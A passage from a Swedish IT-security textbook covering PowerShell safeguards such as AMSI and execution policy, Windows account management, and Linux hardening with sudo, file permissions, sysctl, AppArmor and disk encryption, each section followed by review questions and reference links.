Inom IT-drift används PowerShell för att eliminera repetitiva uppgifter och säkerställa en enhetlig konfiguration.

Automatisering (Automation): Skript som körs schemalagt för att exempelvis rensa loggar, skapa användarkonton eller kontrollera diskutrymme.

Konfigurationshantering (Configuration Management): Verktyg som Desired State Configuration (DSC) gör det möjligt att definiera hur en server ska se ut i en textfil, varpå PowerShell ser till att servern bibehåller det tillståndet.

PowerShell, säkerhetsrisk?

Begreppet "**Living off the Land**" används ofta för att beskriva hur angripare utnyttjar legitima verktyg som redan finns i operativsystemet. Eftersom PowerShell har djup tillgång till operativsystemets kärna och ofta körs med höga rättigheter, är det ett primärt mål för attacker.

Minnesbaserade attacker (Fileless Malware): Skadlig kod kan laddas ner direkt från internet och köras i RAM-minnet via PowerShell utan att en enda fil någonsin skrivs till hårddisken. Detta gör att traditionella antivirusprogram ofta missar aktiviteten.

Obfuskering (Obfuscation): PowerShell-kod kan skrivas så att den är nästintill oläslig för människor men fullt körbar för datorn, vilket döljer angriparens avsikter.

Säkerhetsmekanismer och skyddsåtgärder

Inledningsvis är det viktigt att förstå att Windows erbjuder ett flertal inbyggda säkerhetsfunktioner för att balansera den enorma kraften i PowerShell mot behovet av systemhärdning. Dessa mekanismer fungerar inte som enskilda lösningar, utan snarare som kompletterande lager som tillsammans minskar risken för att verktyget missbrukas av skadlig kod eller obehöriga aktörer. Genom att implementera dessa skydd kan en organisation dra nytta av automatiseringens fördelar utan att exponera systemet för onödiga risker.

En av de mest grundläggande kontrollerna är **Körningsprincipen (Execution Policy)**. Det är viktigt att notera att detta i första hand fungerar som ett skydd mot att skript körs av misstag, snarare än en ogenomtränglig säkerhetsgräns för en medveten angripare. Genom läget **Restriktiv (Restricted)** kan systemet konfigureras att blockera samtliga skriptfiler, medan läget **Fjärrsignerat (RemoteSigned)** tillåter lokalt skrivna skript men kräver digital signering för allt som laddats ner från externa källor. I miljöer med extremt höga säkerhetskrav används ofta **Allt signerat (AllSigned)**, vilket tvingar fram en strikt kontroll där varje enskilt skript måste vara signerat av en betrodd utgivare för att få exekveras.

För att uppnå en god spårbarhet och möjliggöra efterhandsanalyser vid incidenter tillämpas ofta utökad **Loggning och spårbarhet (Logging and Traceability)**. Inom ramen för detta är **Loggning av skriptblock (Script Block Logging)** en kritisk komponent, då den registrerar det

faktiska innehållet i de kommandon som körs, även om koden har varit dold eller krypterad (Obfuscated) för att undvika upptäckt. Detta kan kombineras med **Transkribering (Transcription)**, vilket genererar en detaljerad textbaserad historik över hela sessionen, inklusive alla inmatade kommandon och deras resultat. Detta ger en fullständig bild av administratörens – eller angriparens – aktivitet i terminalen.

Ytterligare en nivå av skydd kan uppnås genom att aktivera **Begränsat språkläge (Constrained Language Mode)**. I detta läge begränsas de tekniska möjligheterna i språket genom att blockera åtkomst till avancerade .NET-klasser och Windows-API:er, vilka ofta är en förutsättning för att skadlig kod ska kunna manipulera systemets kärnfunktioner. Denna funktion används med fördel tillsammans med andra lösningar för applikationskontroll, såsom AppLocker, för att skapa en strikt och kontrollerad miljö där endast de absolut nödvändiga funktionerna är tillgängliga för användaren eller skriptet.

Slutligen fungerar **Gränssnittet för genomsökning av skadlig kod (Anti-Malware Scan Interface - AMSI)** som en vital brygga mellan PowerShell och systemets antiviruslösning. AMSI fungerar genom att inspektera koden precis i det ögonblick den ska exekveras, efter att eventuell döljande kod har packats upp i arbetsminnet (RAM). Detta gör det möjligt för Windows att identifiera och blockera även **Filfri skadlig kod (Fileless Malware)** som aldrig lagras på hårddisken. På så sätt kan säkerhetssystemet fatta proaktiva beslut baserat på programmets faktiska logik snarare än dess yttre form.

Kontrollfrågor

1. Vad innebär det att PowerShell är "objektorienterat" till skillnad från den äldre kommandotolken?
2. Förklara hur en "pipeline" fungerar i PowerShell och ge ett exempel på syntax.
3. Varför föredrar angripare ofta att använda PowerShell för att köra skadlig kod i minnet framför att ladda ner en .exe-fil?
4. Vad är syftet med en **Körningsprincip (Execution Policy)** och vilka är de vanligaste lägena?
5. Varför räcker det inte med att bara logga att PowerShell har startats för att upptäcka en avancerad attack?
6. Beskriv funktionen för **AMSI (Anti-Malware Scan Interface)** och hur det motverkar dolda (obfuserade) skript.
7. Vad är **Fjärrsignering (RemoteSigned)** och när är det lämpligt att använda?
8. Hur kan **Transkribering (Transcription)** hjälpa en tekniker vid en efterhandsanalys av en säkerhetsincident?
9. Vad innebär begreppet "**Living off the Land**" i ett IT-säkerhetssammanhang?
10. Vilken roll spelar WinRM för administrativt arbete i stora nätverksmiljöer?

Fördjupningslänkar

Microsoft Learn (PowerShell Documentation – Den officiella och fullständiga guiden till allt inom PowerShell-ekosystemet) –

<https://learn.microsoft.com/en-us/powershell/>

Microsoft Learn (PowerShell Security Best Practices – Officiella rekommendationer för att säkra miljön och minimera risker vid fjärrhantering) –

<https://learn.microsoft.com/en-us/powershell/scripting/learn/remoting/jea/security-considerations>

Microsoft Learn (AMSI Explained – Hur Antimalware Scan Interface skyddar mot skadliga skript genom realtidsskanning i minnet) –

<https://learn.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal>

Microsoft Learn (PowerShell Execution Policies – En genomgång av hur exekveringspolicyer fungerar och varför de inte är en absolut säkerhetsgräns) –

https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_execution_policies

Microsoft Learn (PowerShell Script Block Logging – Hur man konfigurerar detaljerad loggning för att avslöja dolda eller krypterade skadliga skript) –

<https://learn.microsoft.com/en-us/powershell/scripting/learn/deep-dives/overview-of-powershell-security>

Egna anteckningar

(Här kan du skriva ner användbara kommandon du lärt dig, till exempel hur man kontrollerar versionen med `$PSVersionTable` eller hur man hittar hjälp med `Get-He lp`.)

8.1.12 Användarkonton och grupper

Hanteringen av användarkonton (User Accounts) och grupper (Groups) är fundamentet för all säkerhet i Windows. Genom att korrekt definiera vem en användare är och vilka rättigheter denna har, kan man begränsa skadan vid en eventuell kompromettering. En grundläggande princip inom säkerhet är **Principen om minsta möjliga behörighet (Principle of Least Privilege - PoLP)**, vilket innebär att en användare aldrig ska ha mer rättigheter än vad som krävs för att utföra sina arbetsuppgifter.

Olika typer av användarkonton

Windows använder olika kontotyper för att separera administrativa uppgifter från vardagligt arbete. Valet av kontotyp påverkar direkt systemets attackyta.

Kontotyp	Beskrivning och rättigheter	Vanligt användningsområde
Administratör (Administrator)	Innehar full kontroll över operativsystemet. Kan installera mjukvara, ändra systeminställningar och hantera andra användare.	Systemadministratörer och IT-tekniker vid specifika underhållsinsatser.
Standardkonto (Standard User)	Kan använda installerade program och spara filer i egna mappar, men saknar rättighet att utföra systemförändringar eller installera drivrutiner.	Den rekommenderade kontotypen för det dagliga arbetet (t.ex. för elever eller kontorsanställda).
Gästkonto (Guest Account)	Ett mycket begränsat konto för tillfälliga användare. Har ingen tillgång till personliga filer eller permanenta inställningar.	Oftast inaktiverat i moderna miljöer av säkerhetsskäl.
Microsoft-konto (Microsoft Account)	Ett onlinebaserat konto kopplat till Microsofts molntjänster. Möjliggör synkronisering av inställningar och inloggning i tjänster som OneDrive.	Vanligt i hemmiljöer eller mindre organisationer utan en lokal domänstruktur.

Gruppbaserad behörighetshantering

En effektiv administration bygger på att rättigheter tilldelas grupper snarare än enskilda individer. Detta förenklar hanteringen avsevärt när personal byter roller eller slutar.

Inbyggda grupper (Built-in Groups): Windows innehåller färdiga grupper som **Administratörer (Administrators)**, **Användare (Users)** och **Fjärrskrivbordsanvändare (Remote Desktop Users)**. Genom att placera ett konto i en specifik grupp ärvs alla tillhörande rättigheter automatiskt.

Säkerhetsgrupper (Security Groups): I en domänmiljö skapas ofta egna grupper (t.ex. "Ekonomi" eller "IT-support") för att styra åtkomst till specifika mappar på en filserver.

Säkerhetsrekommendationer för kontohantering

För att upprätthålla en hög säkerhetsnivå är det god praxis att följa ett antal etablerade riktlinjer:

Separata konton för administratörer: Även IT-personal bör använda ett standardkonto för vardagliga uppgifter som e-post och webbsurfning. Administrativa rättigheter ska endast användas när det är absolut nödvändigt.

Inaktivera onödiga konton: Gästkonton och gamla användarkonton som inte längre används utgör en säkerhetsrisk och bör därför hållas inaktiverade.

Undvik delade konton: Varje användare bör ha ett unikt konto. Delade konton (t.ex. ett Microsoft-konto för en hel avdelning) leder till bristande spårbarhet och ökar risken för integritetsläckage.

Verktyg för administration

Beroende på miljöns komplexitet används olika verktyg för att hantera konton:

Datorhantering (Computer Management - `lusrmgr.msc`): Det klassiska gränssnittet för att hantera lokala användare och grupper på en enskild dator.

Inställningar (Settings): Det moderna gränssnittet för enklare hantering av lokala konton och Microsoft-konton.

PowerShell: Genom modulen Microsoft.PowerShell.LocalAccounts kan tekniker effektivt skapa och administrera konton via kommandon, exempelvis Get-LocalUser eller New-LocalGroup.

Kontrollfrågor

1. Vad innebär **Principen om minsta möjliga behörighet (PoLP)** i praktiken?
2. Varför rekommenderas det att även administratörer använder ett **Standardkonto (Standard User)** för sitt dagliga arbete?
3. Vilken är den största administrativa fördelen med att tilldela rättigheter till **Grupper (Groups)** istället för till enskilda användare?
4. Vad är den tekniska skillnaden mellan ett lokalt användarkonto och ett **Microsoft-konto (Microsoft Account)**?
5. Varför är det en säkerhetsrisk att låta ett **Gästkonto (Guest Account)** vara aktiverat?
6. Ge ett exempel på en inbyggd grupp i Windows och förklara vad den används till.
7. Vilket snabbkommando (.msc) kan användas för att öppna verktyget för lokala användare och grupper?
8. Varför är det olämpligt att dela ett och samma konto mellan flera olika personer?
9. Vilken kontotyp krävs för att kunna utföra en installation av en ny drivrutin?
10. Hur kan PowerShell underlätta hanteringen av användarkonton i en miljö med många datorer?

Fördjupningslänkar

Microsoft Learn (Strategier för att skydda administrativa konton och privilegierad åtkomst – den så kallade "Privileged Access"-strategin) – <https://learn.microsoft.com/en-us/security/compass/privileged-access-strategy>

Microsoft Learn (Principen om minsta behörighet – En djupgående genomgång av Least Privilege-modellen) – <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/implementing-least-privilege-administrative-models>

NIST (Digital Identity Guidelines – Den globala guldstandarden för hur modern autentisering och lösenordshantering bör se ut) – <https://pages.nist.gov/800-63-3/>

SANS Institute (Policy-guide för professionell lösenordshantering och kontosäkerhet i en företagsmiljö) – <https://www.sans.org/white-papers/1014/>

CISA (Officiella rekommendationer för att välja och skydda starka lösenord mot moderna knäckningsmetoder) – <https://www.cisa.gov/news-events/news/choosing-and-protecting-passwords>

Egna anteckningar

(Här kan du anteckna vilka lokala grupper som finns på din labbdator eller skriva ner PowerShell-kommandon du använt för att skapa testanvändare.)

8.2 Säkerhet i Linuxmiljö

Linux används i allt från webbservrar och IoT-enheter till superdatorer och molntjänster. Därför är det avgörande att förstå hur man skyddar dessa system mot attacker. Många attacker mot Linux-system handlar inte om att gissa lösenord, utan om att utnyttja dåliga inställningar – till exempel öppna portar, gamla programversioner eller bortglömda användarkonton. Det är därför Linux-säkerhet ofta handlar mer om hur du konfigurerar än vad du installerar.

Viktigt! Denna del kommer i första hand utgå från Debian-baserade system såsom Ubuntu m.m., så vissa av kommandona kommer inte att stämma mot andra distributioner.

8.2.1 Grundläggande säkerhetsprinciper

När man arbetar med Linux, särskilt i serversammanhang, är det viktigt att inte bara tänka på vad systemet kan göra – utan också hur man minimerar riskerna. Det finns ett antal principer som utgör grunden för hur vi tänker kring säkerhet i Linuxmiljöer.

Minsta möjliga behörighet (Least Privilege)

Detta är kanske den allra viktigaste principen inom IT-säkerhet – och i Linux är det inbyggt i systemets design. Alla kommandon behöver inte köras som root. Tvärtom: ju färre kommandon som körs med hög behörighet, desto mindre risk att en attack lyckas. Detta gäller även tjänster – det är bättre att en webbserver kör som användaren www-data än som root, eftersom skadorna vid en kompromettering då blir begränsade.

Exempel:

Om du installerar ett paket som vanlig användare, händer inget. Det kräver sudo. Detta är ett medvetet hinder – och ett skydd.

Tips:

Skapa hellre specifika användare för olika uppgifter än att ge root-access till allt. En webbtjänst ska t.ex. inte kunna skriva till /etc eller läsa andras hemkataloger.

Defense in Depth – Flera lager av skydd

En brandvägg är bra. Men det räcker inte. Vad händer om någon lyckas ta sig förbi den? Då vill du ha en logg som visar vad som hände. Kanske ett IDS-system som larmar. Och kryptering som förhindrar åtkomst till känslig information.

Tänk på det som en lök – säkerheten byggs i lager.

Exempel på lager:

Brandvägg (t.ex. ufw) – (genomgång av detta verktyg i kapitel 8.2.5)

Logganalysverktyg (t.ex. logwatch) – (genomgång av detta verktyg i kapitel 8.2.6)

Automatisk blockering av inloggningsförsök (t.ex. fail2ban) – (genomgång av detta verktyg i kapitel 8.2.6)

Diskkryptering (t.ex. LUKS) – (genomgång av detta verktyg i kapitel 8.2.3)

Systemgranskning (t.ex. lynis) – (genomgång av detta verktyg i kapitel 8.2.6)

Inget enskilt skydd räcker – men tillsammans gör de systemet mycket säkrare.

Minska attackytan

Ju mer som körs, desto mer kan gå fel. Linux-servrar installeras ofta med så lite som möjligt – just för att minska risken.

Exempel på onödiga risker:

Öppna portar för tjänster du inte använder (ex: FTP, Telnet)

Användarkonton som inte längre används

Programvara som inte uppdateras

Tips:

Kör `ss -tln` för att se vilka portar som är öppna

Avinstallera tjänster du inte behöver

Inaktivera oanvända användare och konton
(lista användare med `cut -d: -f1 /etc/passwd`, inaktivera med
`sudo usermod --expiredate 1 användarnamn`)

Stäng onödig trafik med ufw:

```
sudo ufw status  
  
sudo ufw deny ftp
```

Standardinställningar är inte alltid säkra

Linux är kraftfullt – men ibland lämnas konfigurationen i ett osäkert tillstånd efter installation.

Exempel:

- SSH tillåter root-login
- Loggar roteras inte
- Tjänster kör med för höga rättigheter

Att härda systemet är en viktig del av driften – inte ett engångsjobb.

Tips: Installera lynis och kör `sudo lynis audit system` för en översiktlig säkerhetsgranskning. (genomgång av dessa verktyg i kapitel 8.2.6)

Säkerhet är en process – inte en produkt

Det går inte att installera ett "säkerhetsprogram" och sen luta sig tillbaka. Säkerheten måste underhållas och ses som en levande del av drift och administration.

Åtgärder som bör vara rutin:

Patcha regelbundet – håll system och paket uppdaterade

Bevaka sårbarheter (CVE) – t.ex. via ubuntu-security-notice eller <https://cve.mitre.org>

Automatisera säkerhetsuppdateringar med unattended-upgrades eller apticron

Testa miljön regelbundet med verktyg som lynis, rkhunter eller chkrootkit (genomgång av dessa verktyg i kapitel 8.2.6)

Kontrollfrågor

1. Vad är grundtanken bakom principen om "minsta möjliga behörighet" (Least Privilege)?
2. Varför används liknelsen om en lök när man beskriver begreppet *Defense in Depth*?
3. Nämn tre olika lager av skydd som kan ingå i en *Defense in Depth*-strategi.
4. Vad innebär det rent praktiskt att "minska attackytan" på en nyinstallerad server?
5. Vilket kommando använder du för att se vilka portar som lyssnar efter trafik i Linux?
6. Varför är det en säkerhetsrisk att behålla standardinställningar på tjänster efter en installation?
7. Förklara varför IT-säkerhet betraktas som en "process" snarare än en "produkt".
8. Vad är en CVE och varför är det viktigt för en systemadministratör att bevaka dessa?
9. Ge ett exempel på en tjänst som ofta stängs av eller begränsas för att minska risken för attacker.
10. Vad är syftet med att använda verktyg som *unattended-upgrades* i en Linux-miljö?

Fördjupningslänkar

Ubuntu Security Guide (Officiell översikt över inbyggda säkerhetsfunktioner och rekommendationer i Ubuntu) –

<https://ubuntu.com/security>

CIS Benchmarks (Världsledande industristandard för säker konfiguration av operativsystem och applikationer) –

<https://www.cisecurity.org/benchmarks>

CVE Mitre (Den officiella globala listan över kända sårbarheter i mjukvara, hårdvara och tjänster) – <https://cve.mitre.org>

OWASP Linux Hardening (En teknisk och praktisk checklista för att säkra Linux-servrar mot moderna hot) –

https://cheatsheetseries.owasp.org/cheatsheets/Linux_Hardening_Cheat_Sheet.html

Linux Journey (En pedagogisk och grundläggande genomgång av säkerhetskoncept i Linux-kärnan och systemet) –

<https://linuxjourney.com/lesson/kernel-security>

Egna anteckningar

(Här kan du skriva ner egna reflektioner kring säkerhetsprinciperna, eller påminnelser om vilka verktyg du vill testa först i din labbmiljö.)

8.2.2 Linux root, sudo och användarbehörighet

I Linux är säkerheten starkt kopplad till hur användarbehörigheter hanteras. Den mest kraftfulla användaren är **Root**, som har obegränsad tillgång till hela systemet. Att förstå **Root**, **Sudo** och filrättigheter är en grundförutsättning för att säkra ett Linux-system.

Filosofin: "Allt är en fil" (Everything is a file)

För att förstå Linux-säkerhet på djupet måste man förstå dess arkitektur: i Linux betraktas nästan allt som en fil. Detta inkluderar dokument, kataloger, hårdvaruenheter (som hårddiskar och nätverkskort) och till och med processer som körs i minnet.

Enhetlig kontroll: Eftersom hårdvara representeras som filer (ofta i katalogen `/dev/`), kan en administratör använda vanliga filrättigheter för att styra vem som får kommunicera direkt med hårdvaran. Till exempel representeras den första hårddisken ofta som filen `/dev/sda`. Genom att sätta rättigheter på den filen kan man hindra vanliga användare från att läsa rådata direkt från disken.

Programstyrning: Program och kommandon är också bara filer (binärfiler). Genom att styra Exekveringsrättigheten (Execute - `x`) på en programfil i exempelvis `/usr/bin/`, kan man styra exakt vilka användare eller grupper som överhuvudtaget tillåts starta programmet. Detta ger en extremt granulär kontroll över systemets funktioner med ett och samma verktyg: rättighetssträngen.

Root – superanvändaren

Root är den administrativa användaren i Linux – ofta kallad Superanvändare (Superuser). Den har fullständiga rättigheter till alla filer, kataloger, processer och kommandon. Inloggning som root kan vara farligt, eftersom:

Alla kommandon körs utan begränsning – ett felsteg kan krascha systemet.

Root-inloggning loggas ofta inte separat, vilket försvårar spårbarhet.

Om en angripare får root-access är systemet i praktiken helt övertaget.

Därför rekommenderas att man använder sudo istället – ett verktyg som tillfälligt ger root-rättigheter till vanliga användare.

Sudo – tillfällig superkraft

Med sudo (**Substitute User Do, eller Super User Do**) kan en vanlig användare köra specifika kommandon med administratörsrättigheter.

Exempel: `sudo apt update`

Vid första användningen (eller efter en timeout) krävs lösenord, vilket loggas i systemet.

Fördelarna med sudo:

Spårbarhet: Du vet vem som körde vad – loggar skapas i `/var/log/auth.log`.

Temporär access: Rättigheterna är tillfälliga – du är inte permanent superuser.

Granularitet: Det går att begränsa användares rättigheter till specifika kommandon i konfigurationsfilen `/etc/sudoers`.

Viktigt: Redigera alltid sudo-inställningar med kommandot `sudo visudo`. Det kontrollerar att du inte har gjort några syntaxfel innan filen sparas. Om du sparar en felaktig sudo-fil med en vanlig textredigerare kan du låsa ut dig själv från administrativa rättigheter helt och hållet.

Exempel på begränsad sudo-access i `/etc/sudoers`:

```
student ALL=(ALL) NOPASSWD: /usr/sbin/service apache2
restart
```

Här tillåts användaren student att starta om Apache utan att ange lösenord – men inget annat.

Användar- och grupphantering

Varje användare har ett **Användar-ID (User ID - UID)** och tillhör en eller flera grupper med ett **Grupp-ID (Group ID - GID)**. Du kan se dina egna ID-nummer genom att skriva kommandot `id`.

Alla filer och kataloger har tre behörighetsnivåer:

u – User (ägaren)

g – Group (gruppen som filen tillhör)

o – Other (alla andra)

Och tre typer av rättigheter:

Symbol	Namn	Vad det ger rätt till
r	Read (Läs)	Läsa filer / lista innehåll i kataloger
w	Write (Skriv)	Ändra filer / skapa och ta bort filer i kataloger
x	Execute (Kör)	Köra program eller skript / gå in i kataloger (cd)

Exempel på en rättighetssträng:

`-rwxr-xr-- 1 robin admin 4200 jul 18 10:00 script.sh`

rwX – ägaren robin kan läsa, skriva och köra.

r-x – gruppen admin kan läsa och köra.

r-- – andra kan bara läsa.

Oktala rättigheter – hur 4/2/1-systemet fungerar

Tekniker använder ofta siffervärden (oktal notation) för att snabbt sätta rättigheter. Varje bokstav har ett värde:

$r = 4,$

$w = 2$

$x = 1$

Dessa summeras för varje kategori (u, g och o).

7 (4+2+1): Full access (rwx)

6 (4+2): Läsa och skriva (rw-)

5 (4+1): Läsa och köra (r-x)

4: Endast läsa (r--)

Exempel: `chmod 755 script.sh`

Detta ger ägaren full tillgång (7), medan gruppen och övriga får läsa och köra (5).

Specialrättigheter: SUID, SGID och Sticky Bit

Ibland räcker inte de vanliga rwx-rättigheterna. Linux har tre speciella flaggor som ofta dyker upp i säkerhetssammanhang:

SUID (Set User ID): Om denna sätts på en körbar fil, körs programmet med filägarens rättigheter istället för användarens. Ett exempel är kommandot `passwd`. Det ägs av root men måste kunna ändra i systemfiler när en vanlig användare byter lösenord. Visas som ett `s` på ägarens execute-plats (`-rws-----`).

SGID (Set Group ID): Fungerar som SUID men för gruppen. På mappar innebär det att alla nya filer som skapas i mappen ärver mappens grupp, inte användarens.

Sticky Bit (Sticky Bit): Används främst på mappar som delas av många, t.ex. `/tmp`. Det gör att endast filens ägare kan ta bort filen, även om andra har skrivrättigheter i mappen. Visas som ett `t` i slutet av strängen (`drwxrwxrwt`).

Umask – Standardrättigheter (Standard Permissions)

När du skapar en ny fil får den inte slumpmässiga rättigheter. Systemet använder en umask (User Mask) för att filtrera bort rättigheter. Om standardvärdet för en mapp är 777 och din umask är 022, blir slutresultatet 755. Du kan kontrollera din umask genom att helt enkelt skriva `umask`.

ACL – Åtkomstkontrollistor (Access Control Lists)

De klassiska UGO-rättigheterna är begränsade eftersom de bara tillåter en ägare och en grupp. Om du vill att användaren "Anna" ska ha läsrättighet och "Erik" ska ha skrivrättighet till samma fil, använder man **ACL**.

Se ACL-rättigheter: `getfacl filnamn`

Sätt ACL-rättighet:

Ge Anna läsrättighet: `setfacl -m u:anna:r filnamn`

Ge Erik skrivrättighet: `setfacl -m u:erik:w filnamn`

Ändra ägare och rättigheter (Kommandon)

Byta ägare: `sudo chown robin:admin fil.txt` (byter till användare robin och grupp admin).

Sätta rättigheter: `chmod 755 fil.sh` eller `chmod u+x fil.sh`.

Lägga användare i grupp: `sudo usermod -aG docker student`.

Varning: Använd alltid `-a` (append). Om du glömmer det skrivs alla användarens nuvarande sekundära grupper över, och användaren kan tappa tillgång till t.ex. `sudo`.

Vanliga misstag och fallgropar

777-fällan: Ge aldrig en fil eller mapp rättigheten 777 (full access för alla) för att "lösa ett problem". Det är en enorm säkerhetsrisk. Hitta istället rätt gruppmedlemskap.

Felaktig sudo-access: Undvik att ge `NOPASSWD` i sudo-filen om det inte är absolut nödvändigt för ett automatiserat skript.

Logga in som root: Logga aldrig in som root via SSH (Secure Shell). Om en angripare knäcker lösenordet har de omedelbart total kontroll utan att behöva stiga i graderna (Privilege Escalation).

Tips: På moderna system som Ubuntu är root-kontot inaktiverat för inloggning som standard. Det är en säkerhetsåtgärd för att tvinga fram användandet av `sudo`, vilket skapar en tydlig loggkedja över vem som gjort vad på servern.

Kontrollfrågor

1. Vad innebär principen "**Allt är en fil**" och hur kan den användas för att begränsa åtkomst till ett specifikt program?
2. Varför anses det vara en stor säkerhetsrisk att arbeta direkt inloggad som användaren **Root**?
3. Vilka är de tre främsta fördelarna med att använda **Sudo** istället för att logga in som root?
4. Varför bör man alltid använda kommandot `visudo` när man ska ändra i sudo-inställningarna?
5. Förklara vad bokstäverna **u**, **g** och **o** står för i Linux rättighetssystem.
6. Beräkna det oktala värdet för rättigheten `rwxr-xr-x`.
7. Vad innebär specialrättigheten **SUID**, och i vilket sammanhang är den nödvändig (ge ett exempel)?
8. Vad är syftet med att sätta en **Sticky Bit** på en mapp som `/tmp`?
9. Förklara kortfattat hur en **Umask** fungerar och hur den påverkar nya filer som skapas.
10. I vilken situation räcker inte de vanliga UGO-rättigheterna till, och man behöver istället använda **ACL**?
11. Varför är flaggan `-a` så kritisk när man lägger till en användare i en ny grupp med `usermod -aG`?

Fördjupningslänkar

Sudo Manual (Den officiella dokumentationen för konfiguration, säkerhet och avancerad användning av sudo) – <https://www.sudo.ws/docs/>

Linux Journey (En mycket pedagogisk genomgång av grundläggande filrättigheter, rwx-bitar och oktala värden) – <https://linuxjourney.com/lesson/file-permissions>

Arch Wiki (En djupgående teknisk genomgång av Access Control Lists (ACL) för mer finkornig rättighetsstyrning i Linux) – https://wiki.archlinux.org/title/Access_Control_Lists

Red Hat (En tydlig förklaring av specialrättigheter som SUID, SGID och Sticky Bit samt deras säkerhetsrisker) – <https://www.redhat.com/sysadmin/linux-file-permissions-explained>

Linux Handbook (Guide till hantering av lösenordspolicyer och Password Aging för att tvinga fram säkrare kontohantering) – <https://linuxhandbook.com/password-aging/>

Egna anteckningar

(Här kan du anteckna exempel på rättighetsinställningar du gjort, till exempel hur du har styrt åtkomsten till en specifik enhetsfil i /dev/ eller kontrollerat exekveringsrättigheter för ett skript.)

8.2.3 Linux OS-härdning (Operating System Hardening)

Att "härdar" ett operativsystem betyder att minska dess sårbarheter genom att ta bort onödiga tjänster, stänga oanvända portar, aktivera säkerhetsfunktioner och kontrollera åtkomst. I Linuxmiljö handlar det om att ställa in systemet så säkert som möjligt, utan att påverka dess funktion.

Grundregeln: *Ju färre funktioner som är aktiva – desto mindre finns att attackera.*

CIS Benchmarks – säkerhetsstandard att följa

Center for Internet Security (CIS) publicerar detaljerade guider för hur man säkrar olika operativsystem, inklusive Ubuntu, Debian och andra Linux-distributioner.

CIS-benchmarks innehåller:

Rekommenderade inställningar för användarkonton, loggning och nätverkstjänster.

Tips på filbehörigheter, bootloader-skydd och systemkonfiguration.

Kommandon för att kontrollera och verifiera säkerhetsnivån (så kallad *compliance*).

Exempel på verktyg:

Lynis: Ett kommandoradsverktyg som skannar systemet och föreslår förbättringar baserat på säkerhetsprinciper. Det ger ett pedagogiskt "Hardening Index" som visar hur väl du lyckats.

CIS-CAT: Ett Java-baserat verktyg från CIS som kontrollerar om systemet följer deras officiella rekommendationer.

Kernel-härdning via sysctl

En ofta förbisedd del av härdning är att skruva på Linux-kärnans egna parametrar. Detta görs via kommandot `sysctl` eller genom att redigera filen `/etc/sysctl.conf`. Genom att ändra dessa inställningar kan du skydda servern mot nätverksattacker som t.ex. IP-spoofing eller ICMP-attacker.

Exempel på härdning i `/etc/sysctl.conf`:

`net.ipv4.conf.all.rp_filter = 1`: Aktiverar skydd mot IP-spoofing.

`net.ipv4.icmp_echo_ignore_broadcasts = 1`: Hindrar servern från att svara på broadcast-ping (förhindrar vissa typer av DoS-attacker).

`net.ipv4.conf.all.accept_redirects = 0`: Tillåter inte att nätverkswägar ändras utifrån.

AppArmor & SELinux – kontrollera vad processer får göra

AppArmor och SELinux är så kallade **Mandatory Access Control-system (MAC)**. De fungerar som ett extra skyddslager ovanpå de vanliga filrättigheterna (chmod). Även om en hackare kommer över root-rättigheter i ett program (t.ex. en webbserver), kan MAC-systemet förhindra programmet från att läsa filer det inte har i sin "profil".

AppArmor: Lättare att förstå och administrera. Det använder profiler för att begränsa program. Status kollas med `sudo aa-status`. Standard i Ubuntu och Debian.

SELinux: Mer avancerat och finkornigt, men betydligt svårare att felsöka. Standard i Enterprise-miljöer som Red Hat och CentOS. Status kollas med `sestatus`.

Secure Boot – skydda redan vid uppstart

Secure Boot är ett säkerhetsläge i UEFI som ser till att endast signerad kod (kärna och drivrutiner) laddas vid uppstart. Detta förhindrar att angripare injicerar skadliga rootkits innan operativsystemet ens har startat.

Vid installation av vissa drivrutiner (t.ex. från NVIDIA) i ett system med Secure Boot kan du behöva använda **MOK** (Machine Owner Key) för att manuellt godkänna att drivrutinen får köras.

Kryptera diskar och partitioner

Fysisk säkerhet är inte alltid nog. Om någon plockar ur hårddisken kan de läsa all data på en annan dator om den inte är krypterad.

LUKS (Linux Unified Key Setup): Standard för full diskkryptering i Linux. Det aktiveras oftast vid installationen och hanteras med verktyget `cryptsetup`.

ZFS Native Encryption: Ger flexibel kryptering direkt i filsystemet på mer avancerade lagringslösningar.

Partitionering som säkerhetsåtgärd

Att dela upp disken i flera partitioner isolerar olika delar av systemet från varandra. Det minskar risken för att t.ex. loggfiler som fyller hela disken (/var) ska få hela operativsystemet att krascha.

Vanliga mount-alternativ i /etc/fstab för ökad säkerhet: För att dessa partitioner ska bli riktigt säkra monterar man dem med specifika flaggor:

noexec: Förhindrar att körbara program startas från partitionen (utmärkt för /tmp).

nosuid: Förhindrar att program körs med ägarens (ofta root) rättigheter.

nodev: Tillåter inte skapande av enhetsfiler på partitionen.

Tips: Du kan snabbt se vilka alternativ som används just nu med kommandot `findmnt` eller genom att titta direkt i filen /etc/fstab.

Kontrollfrågor

1. Vad innebär begreppet "härdning" (hardening) av ett operativsystem?
2. Varför är det viktigt att följa en standard som CIS Benchmarks?
3. På vilket sätt ger AppArmor eller SELinux ett starkare skydd än vanliga filrättigheter?
4. Vad är fördelen med att använda `sysctl` för att ändra kernel-parametrar?
5. Hur skyddar Secure Boot systemet mot rootkits under uppstarten?
6. Vad händer med datan på en LUKS-krypterad disk om någon flyttar disken till en annan dator utan att ha lösenordet?
7. Varför anses det vara säkrare att ha `/tmp` på en egen partition med flaggan `noexec`?
8. Vad är syftet med verktyget Lynis och hur skiljer det sig från en vanlig antivirusscanning?
9. Vad innebär MOK (Machine Owner Key) i samband med Secure Boot?
10. Vilken fil i Linux används normalt för att permanent ställa in mount-alternativ för partitioner?

Fördjupningslänkar

CIS Benchmarks (Världsledande industristandard för säker konfiguration av Linux-system) – <https://www.cisecurity.org/benchmarks>

Lynis (Dokumentation för ett av de mest använda verktygen för automatiserad säkerhetsgranskning och hårdningstestning) – <https://cisofy.com/lynis/>

AppArmor (Officiell wiki för hur man hanterar profiler som begränsar applikationers tillgång till systemresurser i Ubuntu) – <https://gitlab.com/apparmor/apparmor/-/wikis/home>

Linux Kernel Hardening (Teknisk genomgång av hur man säkrar systemkärnan och nätverksstacken via sysctl-parametrar) – <https://www.kernel.org/doc/html/latest/admin-guide/sysctl/index.html>

LUKS/cryptsetup (Den officiella guiden för hur tekniken bakom fullständig diskkryptering i Linux fungerar och administreras) – <https://gitlab.com/cryptsetup/cryptsetup>

UEFI Secure Boot on Linux (Detaljerad genomgång av hur man säkrar hela uppstartsprocessen från firmware till kärna) – <https://wiki.ubuntu.com/UEFI/SecureBoot>

